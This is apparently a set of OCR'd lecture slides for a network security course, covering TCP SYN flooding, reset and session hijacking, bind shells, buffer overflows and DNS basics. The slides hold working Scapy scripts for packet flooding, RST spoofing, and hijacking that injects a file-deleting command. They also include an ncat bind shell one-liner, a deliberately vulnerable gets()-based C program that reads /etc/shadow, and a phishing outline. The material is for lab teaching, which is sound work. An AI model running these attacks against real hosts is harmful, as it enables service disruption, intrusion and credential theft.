
Connection denied

Python Code

```
#!/usr/bin/pyhton3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
a = IP(dst = "10.0.2.5")
b = TCP(sport = 1551, dport = 23, seq = 1551, flags = 'S')
pkt = a/b
while True:
   pkt['IP'].src = str(IPv4Address(getrandbits(32)))
   send(pkt,  verbose = 0)
```



TCP Reset Attack




To disconnect a TCP connection :

- A sends out a "FIN" packet to B.
- B replies with an "ACK" packet. This closes the A-to-B communication.
- Now, B sends a "FIN" packet to A and A replies with "ACK".

Using Reset flag :

- One of the parties sends RST packet to immediately break the connection.

TCP Reset Attack



Goal: To break up a TCP connection between A and B.

Spoof RST Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Reset Attack on Telnet Connection

```
#!/usr/bin/python3
import sys
from scapy.all import *

def spoof(pkt):
   old_tcp = pkt[TCP]

   ip = IP(src = "10.0.2.5", dst = "10.0.2.4")
   tcp = TCP(sport = 23, dport = old_tcp.sport, flags = "R", seq = old_tcp.ack)
   pkt = ip/tcp
   ls(pkt)
   send(pkt, verbose = 0)

myFilter = 'tcp and src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23'
sniff(filter = myFilter, prn = spoof)
```

Demo

Attacker Side


$ sudo python TCP_RESET.py

Client Side

$ telnet 10.0.2.5


Connection denied

TCP Reset Attack on Video-Streaming



Note: If RST packets are sent continuously to a server, the behaviour is suspicious and may trigger some punitive actions taken against the user.

TCP Session Hijacking Attack




Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver’s window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary.



Python Code

```
#!/usr/bin/python3
from scapy.all import *

def spoof(pkt):
   old_ip = pkt[IP]
   old_tcp = pkt[TCP]

   newseq = old_tcp.seq + 10
   newack = old_tcp.ack + 1
   ip = IP(src = "10.0.2.4", dst = "10.0.2.5")
   tcp = TCP(sport = old_tcp.sport, dport = 23, flags = "A", seq = newseq, ack = newack)
   data = "\nrm /home/seed/attachments/myfile2.txt\n"
   pkt = ip/tcp/data
   ls(pkt)
   send(pkt, verbose = 0)

   quit()
myFilter = 'tcp and src host 10.0.2.4 and dst host 10.0.2.5 and dst port 23'
sniff(filter = myFilter, prn=spoof)
```

Demo

Attacker Side

$ sudo python TCP_SESSION_HIJACK.py

Client Side

$ telnet 10.0.2.5


aaaaaaaaaaaa

Buffer Overflow Attack

Shell

- A **Shell** is a user interface that takes input from the keyboard and gives it to the OS
  - Your terminal lets you interact with the shell

- Different types
  - **sh**
  - **bash** (basically bash is sh with better syntax)
  - **cmd**



Standard Port Connections

Bind Shell

Bind Shell Demo


Client

$ ncat –nv 10.0.2.7 4444

Server


$ ncat –nvlp 4444 –e /bin/bash

Bind Shell Issues



Bind Shell Issues

Reverse Shell



What is Buffer Overflow


- Buffers are memory storage that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations

- For example, a buffer for log-in credentials may be designed to expect username and password inputs of 8 bytes, so if a transaction involves an input of 10 bytes (that is, 2 bytes more than expected), the program may write the excess data past the buffer boundary



```
Void main()
{
    char source[] = “PASSWORD12”;
    char dest[8];
    strcpy(dest, source);

    return 0;
}
```

Memory Management

- Three Types
  - Static: Global variable, Static variable
  - Stack: Local Variable
  - Heap: Dynamic Storage




Buffer Overflow Example



Overflow in the Victim Host

```
#include<stdio.h>
#include<string.h>

int main()
{
   char password[16];
   int passcheck = 0;

   printf("\n What's the secret password????");
   gets(password);

   if(strcmp(password, "password1") == 1)
   {
       printf("\n You Failed!!\n");
   }
   else
   {
      printf("\n Correct Password\n");
      passcheck = 1;
   }

   if(passcheck != 0)   // A value other than 0 means it was set
above
   {
     //Do privileged stuffs here, in this case read a protected file
      system("cat /etc/shadow");
   }
   return 0;
}
```

Do Reverse Shell here



Compile:
$ gcc –fno-stack-protector overflow.c
Run: $ ./a.out
What's the secret password????
aaaaaaaaaaaaaaaabbbbbbaaa

Overall Attack Steps

- The Attacker

  - Sends an email


  - The email contains a password protected file (with password suggestion)

  - If the victim types a password, an executable file runs in the backdrop

  - Then the attacker gets access to the victim host

Attack on DNS


Billions of IP: How Many Do You Remember?



Phonebook

The Domain Name System (DNS) is
Used to maintain a phonebook of the Internet

History



- Hosts.txt files was used for machine name to IP Address by NIC
- Why it was bad?
  - Not Scalable
  - Manually maintained
  - Single point of failure
  - Far from the user
- Works for small number of machines on a small network
- Solution: Paul Mockapetris in Nov, 83 invented DNS

What is DNS?

- The Domain Name System (DNS) is the Internet's system for mapping alphanumeric names (also known as domain names) to IP addresses like a phone book maps a person's name to a phone number.

- DNS can be viewed as a global, distributed, scalable database comprised on three components

  - A tree name structure called “Namespace”

  - Servers making that namespace available (known as Nameservers)

  - Resolvers that query the servers about the namespace

